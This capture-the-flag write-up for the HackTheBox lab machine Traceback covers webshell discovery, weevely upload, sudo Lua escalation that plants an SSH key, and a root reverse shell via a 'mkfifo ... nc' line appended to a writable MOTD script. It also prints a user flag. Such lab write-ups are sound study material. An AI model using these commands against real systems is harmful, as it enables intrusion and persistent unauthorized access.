Traceback - Write-up - HackTheBox

noraj

2020-08-15


Contents

1 Information

READ THE WU ONLINE: https://rawsec.ml/en/HackTheBox-Traceback-write-up/

1.1 Box

- **Name:** Traceback
- **Profile:** www.hackthebox.eu
- **Difficulty:** Easy
- **OS:** Linux
- **Points:** 20



Traceback

OS: Linux

Difficulty: Easy

Points: 20

Release: 14 Mar 2020

IP: 10.10.10.181

Figure 1.1: traceback

2 Write-up

2.1 Overview

TL;DR: finding & abusing a PHP webshell to get system access, then EoP to another user with lua (sudo) and finally EoP to root with a motd partial script.

Install tools used in this WU on BlackArch Linux:

```
pacman -S nmap gtfo dirsearch weevely
```

2.2 Network enumeration

Start a full port scan with nmap:

```
# Nmap 7.80 scan initiated Sun Mar 15 16:33:24 2020 as: nmap -sSCV -p 80,22 -oA nmap_services
↪  10.10.10.181
Nmap scan report for 10.10.10.181
Host is up (0.025s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)
|   256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)
|_  256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)
80/tcp open  http?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Mar 15 16:35:12 2020 -- 1 IP address (1 host up) scanned in 108.17 seconds
```

2.3 HTTP discovery

On the main page source code http://10.10.10.181/

```
    <h1>This site has been owned</h1>
    <h2>I have left a backdoor for all the net. FREE INTERNETZZZ</h2>
    <h3> - Xh4H - </h3>
<!--Some of the best web shells that you might need ;)-->
```

It’s a hint telling us to search for web shells.

2.4 HTTP enumeration

We will try to find a web shell by enumerating available pages with dirsearch. Of course it’s better to take a webshell focused dictionary for that.

```
$ dirsearch -u http://10.10.10.181/ -e php -w
↪  ~/CTF/tools/SecLists/Discovery/Web-Content/CommonBackdoors-PHP.fuzz.txt

 _|. _ _  _  _  _ _|_    v0.3.9
(_||| _) (/_(_|| (_| )

Extensions: php | HTTP method: get | Threads: 10 | Wordlist size: 80

Error Log: /home/noraj/.dirsearch/logs/errors-20-03-15_16-24-24.log

Target: http://10.10.10.181/
```

But I found no web shell with this dictionary.

2.5 A bit of OSINT

The challenge’s author is **Xh4H**. We can find it’s github profile and find a project named Web-Shells storing some common and more exotic PHP web shells.

So let’s use this as a list.

Finally we found a webshell called `smevk.php`.

`http://10.10.10.181/smevk.php`

2.6 HTTP exploitation

With the webshell we can display files like `/etc/passwd`

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:109::/run/uuidd:/usr/sbin/nologin
webadmin:x:1000:1000:traceback,,,:/home/webadmin:/bin/bash
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
sysadmin:x:1001:1001::/home/sysadmin:/bin/sh
```

The webshell is a cancer, so let's create & upload our own made with weevely.

Create teh webshell agent:

```
$ weevely generate noraj agentnoraj.php
Generated 'agentnoraj.php' with password 'noraj' of 781 byte size.
```

Upload the agent (a classic HTTP server + wget). Trigger the webshell agent:

```
$ weevely terminal http://10.10.10.181/agentnoraj.php noraj

[+] weevely 4.0.1

[+] Target:     10.10.10.181
[+] Session:    /home/noraj/.weevely/sessions/10.10.10.181/agentnoraj_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> id
uid=1000(webadmin) gid=1000(webadmin)
↪   groups=1000(webadmin),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)
```

2.7 System enumeration

Then start some system enumeration.

```
webadmin@traceback:/var/www/html $ ls -lhRA /home
/home:
total 8.0K
drwxr-x--- 5 sysadmin sysadmin 4.0K Mar 15 09:07 sysadmin
drwxr-x--- 5 webadmin sysadmin 4.0K Mar 15 09:08 webadmin
ls: cannot open directory '/home/sysadmin': Permission denied

/home/webadmin:
total 4.3M
-rw------- 1 webadmin webadmin   90 Feb 27 05:53 .bash_history
-rw-r--r-- 1 webadmin webadmin  220 Aug 23  2019 .bash_logout
-rw-r--r-- 1 webadmin webadmin 3.7K Aug 23  2019 .bashrc
drwx------ 2 webadmin webadmin 4.0K Aug 23  2019 .cache
drwxrwxr-x 3 webadmin webadmin 4.0K Aug 24  2019 .local
-rw-rw-r-- 1 webadmin webadmin    1 Aug 25  2019 .luvit_history
-rw-r--r-- 1 webadmin webadmin  807 Aug 23  2019 .profile
drwxrwxr-x 2 webadmin webadmin 4.0K Feb 27 06:29 .ssh
-rwxrw-r-- 1 webadmin webadmin  870 Mar 15 09:05 cc.lua
-rwxrw-r-- 1 webadmin webadmin  332 Mar 15 09:02 ccc.lua
-rw-rw-rw- 1 webadmin webadmin  672 Mar 15 08:49 heli.lua
-rw-r--r-- 1 webadmin webadmin  672 Mar 15 09:04 krisis.lua
-rwxrwxr-x 1 sysadmin sysadmin 4.2M Aug 24  2019 luvit
-rw-rw-r-- 1 webadmin webadmin   89 Aug 24  2019 note.txt
-rw-r--r-- 1 webadmin webadmin  654 Mar 15 09:02 nowy.lua
-rw-rw-r-- 1 webadmin webadmin  648 Mar 15 09:06 privesc.lua
-rw-rw-r-- 1 webadmin webadmin  673 Mar 15 09:03 rs.lua
-rw-r--r-- 1 webadmin webadmin  332 Mar 15 09:02 shell.lua
-rw-r--r-- 1 webadmin webadmin  655 Mar 15 09:08 ssh.lua
-rw-rw-rw- 1 webadmin webadmin   29 Mar 15 09:06 test.lua

/home/webadmin/.cache:
total 0
-rw-r--r-- 1 webadmin webadmin 0 Aug 23  2019 motd.legal-displayed

/home/webadmin/.local:
total 4.0K
drwx------ 3 webadmin webadmin 4.0K Aug 24  2019 share

/home/webadmin/.local/share:
total 4.0K
drwx------ 2 webadmin webadmin 4.0K Aug 24  2019 nano

/home/webadmin/.local/share/nano:
total 0

/home/webadmin/.ssh:
total 4.0K
-rw------- 1 webadmin webadmin 1.7K Mar 15 09:06 authorized_keys
```

```
webadmin@traceback:/var/www/html $ cat /home/webadmin/note.txt
- sysadmin -
I have left this tool to practice Lua. Contact me if you have any question.
```

We can see a bunch of lua scripts and a hint telling us to use lua.

We can edit `/home/webadmin/.ssh/authorized_keys` and add pubkey to gain persistence & access a proper TTY rather than a webshell.

```
$ cat ~/.ssh/id_rsa.pub
ssh-rsa
↪   AAAAB3NzaC1yc2EAAAADAQABAAABgQDceD2CV1rqU+7fcduAqZ9bK4jdOQphI7J7AYUAzmHARAp/fNq4XQet3bLg73yugh72MRT6aJUWEM
↪   noraj@penarch

$ ssh webadmin@10.10.10.181 -i ~/.ssh/id_rsa
The authenticity of host '10.10.10.181 (10.10.10.181)' can't be established.
ECDSA key fingerprint is SHA256:7PFVHQKwaybxzyT2EcuSpJvyQcAASWY9E/TlxoqxInU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.181' (ECDSA) to the list of known hosts.
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################

Welcome to Xh4H land



Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
↪   connection or proxy settings

Last login: Sun Mar 15 09:14:09 2020 from 10.10.15.22
webadmin@traceback:~$
```

We can see that we can run a command `luvit` as sysadmin:

```
webadmin@traceback:~$ sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
↪   secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/webadmin/luvit

webadmin@traceback:~$ sudo -u sysadmin /home/webadmin/luvit
Welcome to the Luvit repl!
>
```

2.8 Elevation of privilege (EoP): webadmin to sysadmin

`luvit` is just a wrapper opening a lua interpreter.

Let's create a LUA PoC to EoP.

We can use gtfo to search over GTFObins.

```
$ gtfo -b lua
```

With lua it's possible to open a shell directly with `os.execute("/bin/bash")` or to write our SSH key to get persistence:

```
local file = io.open("/home/sysadmin/.ssh/authorized_keys", "a")
file:write("ssh-rsa
↪   AAAAB3NzaC1yc2EAAAADAQABAAABgQDceD2CV1rqU+7fcduAqZ9bK4jdOQphI7J7AYUAzmHARAp/fNq4XQet3bLg73yugh72MRT6aJUWEM
↪   noraj@penarch")
file:close()
```

We have just to execute the lua interpreter as sysadmin and paste our lua PoC.

```
webadmin@traceback:~$ sudo -u sysadmin /home/webadmin/luvit noraj.lua
```

Then we can log in as sysadmin over ssh & get the user flag.

```
$ ssh sysadmin@10.10.10.181 -i ~/.ssh/id_rsa
#################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
#################################

Welcome to Xh4H land



Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet
↪   connection or proxy settings

Last login: Sun Mar 15 09:42:11 2020 from 10.10.14.76
$ cat user.txt
c24349701ae38c33ffbf0cceb2c46020
```

2.9 Elevation of privilege (EoP): sysadmin to root

We can see that the MOTD directory is writable by sysadmin.

```
sysadmin@traceback:~$ ls -lh /etc/update-motd.d
total 24K
-rwxrwxr-x 1 root sysadmin  981 Mar 15 10:46 00-header
-rwxrwxr-x 1 root sysadmin  982 Mar 15 10:46 10-help-text
-rwxrwxr-x 1 root sysadmin 4.2K Mar 15 10:46 50-motd-news
-rwxrwxr-x 1 root sysadmin  604 Mar 15 10:46 80-esm
-rwxrwxr-x 1 root sysadmin  299 Mar 15 10:46 91-release-upgrade
```

Owned by root but writable by sysadmin so we can add any command in it. But it seems there are reset pretty often so we can do an infinite loop to append our reverse shell to `/etc/update-motd.d/00-header` indefinitely.

```
while true
do
  echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.44 9999 >/tmp/f' >>
  ↪   /etc/update-motd.d/00-header
done
```

Launch a new connection `ssh sysadmin@10.10.10.181 -i ~/.ssh/id_rsa` that will trigger the reverse shell as root and gain access with a listener:

```
$ nc -nlp 9999
id
/bin/sh: 0: can't access tty; job control turned off
# uid=0(root) gid=0(root) groups=0(root)
```